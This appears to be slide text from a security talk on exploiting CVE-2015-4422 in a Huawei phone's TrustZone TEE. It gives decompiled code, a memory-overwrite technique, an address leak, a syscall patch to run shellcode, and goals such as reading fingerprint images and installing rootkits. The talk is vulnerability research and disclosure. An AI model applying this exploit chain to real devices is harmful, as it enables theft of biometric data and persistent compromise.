- SMC param: a pointer to structure TC_NS_SMC_CMD

```
typedef struct tag_TC_NS_SMC_CMD{
    unsigned int    uuid_phys;
    unsigned int    cmd_id;
    unsigned int    dev_file_id;
    unsigned int    context_id;
    unsigned int    agent_id;
    unsigned int    operation_phys;
    unsigned int    login_method;
    unsigned int    login_data;
    unsigned int    err_origin;
    bool            started;
} TC_NS_SMC_CMD;
```

review:Time querying interface in TEEGlobalTask



```
int get_sys_time()
{
    int result; // r0@1
    tag_TC_NS_Operation *v1; // r3@1
    unsigned int v2; // [sp+0h] [bp-10h]@1
    int v3; // [sp+4h] [bp-Ch]@1

    get_time((int)&v2);
    result = 0;
    operation_phys = dword_5E2E0->operation_phys;
    *(int*)(operation_phys+4) = v2;
    *(int*)(operation_phys+8) = 1000 * v3;
    return result;
}
```

CVE ID : CVE-2015-4422



arbitrary physical memory overwriting

- no security checking on operation_phys
- if second = 0xAABBCDD, every time we can write 4 byte “DD,CC,BB,AA” at operation_phys + 4
- The “DD” is the last byte of second and cycle from 0x00 to 0xFF.
- Write a byte you want at a right second — — arbitrary physical address overwriting



Code execution in TEE

- **Main idea**

- patch text code of TEEGlobalTask, call TEE function and return to my shellcode

- **Good news:**

- few mitigation in RTOSck, the kernel of TEE
- No ASLR , XN or “unwritable Text code”.

- **Bad news:**

- I don't know where to patch without base address of TEEGlobalTask

- **Don't give up:**

- try to find a backdoor which may leak some address by reverse engineering :)



Leak register value when task crash

- send an invalid operation_phys from Normal world.
- RTOSck may write register value to shared memory when task crashed.
- estimate base of “TEEGlobalTask” by crashed \$pc
- PC = 0x2E103050 base = 0x2E100000

```
DCD 0x2EF7D7A8 ; [g_crash_task_info]
DCD 0
DCD 0x100C0
DCD 0x1000 ; stack size
DCD 0x2E1FEF50 ; stack_top
DCD 0
DCD 0x47454554 ; TaskName
DCD 0x61626F6C
DCD 0x7361546C
DCD 0x6B
DCD 0x55667788 ; END_FLAG
DCD 0x11223344
DCD 0x2E1FEF50 ; [g_crash_task_STACK_info] stack top
DCD 0x2E1FFF50 ; stack bottom
DCD 0x2EF7D7A8 ; current stack pointer
DCD 0xFF2827A8
DCD 0xCBC
DCD 0
DCD 0x55667788 ; END_FLAG
DCD 0x11223344
DCD 0x60000110 ; [register_info] CPSR R0~R12 LR PC
DCD 0
DCD 0x2E1FFF1C
DCD 0x2E15E38C
DCD 0x2E15E2D0
DCD 0x3FE79400
DCD 0x2E15E37C
DCD 0x2E1FFF1B
DCD 0x2E1FFF1C
DCD 0x2E15E360
DCD 0x2E1FFF1B
DCD 0x2E1FFF1C
DCD 0x11111111
DCD 0x2E1FE140 ; SP
DCD 0x2EF00BBC ; LR
DCD 0x2E103050 ; PC
```



Patch 4 bytes

```
alloc_exeception_mem                ; CODE XREF: main:loc_2E100358↑p
    STMFD        SP!, {R3-R5,LR}
    LDR          R3, =(dword_2E15CFC0 - 0x2E104B28)
    LDR          R3, [PC,R3] ; dword_2E15CFC0
    LDR          R3, [R3,#0x10]
    LDR          R3, [R3,#0x14]
    LDR          R5, [R3,#4]
    LDR          R4, [R3,#8]
    MOV          R0, R5 ; int
    MOV          R1, R4 ; int
    BL          map_memory
    MOV          R0, R5
    MOV          R1, R4
    LDMFD        SP!, {R3-R5,LR}
    B            syscall_f084
; End of function alloc_exeception_mem
```

before patch

```
syscall_f084                        ; CODE XREF: alloc_exeception_mem+0x14↑p
    STMFD        SP!, {LR}
    SUC          0xF084
    LDMFD        SP!, {LR}
    BX          LR
; End of function syscall_f084
```

after patch

```
; void __cdecl patch_syscall(int, int)
patch_syscall                        ; CODE XREF: patch_syscall+0x0↑p
    STMFD        SP!, {LR}
    BLX          R1
    LDMFD        SP!, {LR}
    BX          LR
```



Trigger the exploit

- alloc buffer for shellcode via kmalloc
- Normal world : send request to TEE
 - cmd = GLOBAL_CMD_ID_ALLOC_EXCEPTION_MEM
 - with param (0,shellcode_physical_addr)
- TEE call syscall_f084(0, kernel_pool_phy)



What we can do with a TEE exploit

- **Modify physical memory of Linux Kernel**
 - e.g. patch "avc_has_perm" to bypass SELinux for Android
- **Modify memory of TEE**
 - disable hash checking for Modem image
 - disable TA signature checking in TEE and load unsigned TA from normal world
- **Call TEE API**
 - read encrypted data from sec-storage
 - read fingerprint image from sensor
 - read/write efuse data
- **Install a rootkit**
 - hook Linux kernel
 - hook TEE API



Read fingerprint from sensor

- “**__FPC_readImage**” is a syscall in TEE kernel(RTOSck)
 - Provided by FPC1020 driver
 - Only can be used by TA_Fingerprint task
 - Unfortunately my code execution exploit is under “TEE_GlobalTask” context. :(
- **Patch TEE kernel to bypass this restriction.**
 - Need another vulnerability to modify TEE kernel memory.

```
warning: map secure section to ns
PAGE: no page reference found
warning: map secure section to ns
do not support TA TaskPID is [16], acName is [TEEGlobalTask]
readImage error = [-5]
chondideMacBook-Pro:~$ ./T7_exploit_didker$
```


<- TEE error log



Overwriting TEE kernel

```
signed int __fastcall sys_call_overwrite(int a1, int a2) {  
    signed int v2; // r3@2  
    int v4; // [sp+0h] [bp-14h]@1 int v5; // [sp+4h] [bp-10h]@1 v5 = a1;  
    v4 = a2;  
    if ( *(_DWORD *)a1 == 0x13579BDF ) {  
        // write (*(int*)(arg1 + 0x18C) + 7) >> 3 to arg2  
        *(_WORD *)v4 = (unsigned int)(*(_DWORD *) (v5 + 0x18C) + 7) >> 3;  
        v2 = 0; }  
    return v2;  
} }
```

$*(uint16*)r1 = (*(int*)(r0 + 0x18C) + 7) >> 3$



DEMO!

Read fingerprint image from sensor



github.com/retme7/mate7_TZ_exploit



Thank you

retme7@gmail.com

[@returnsme](#)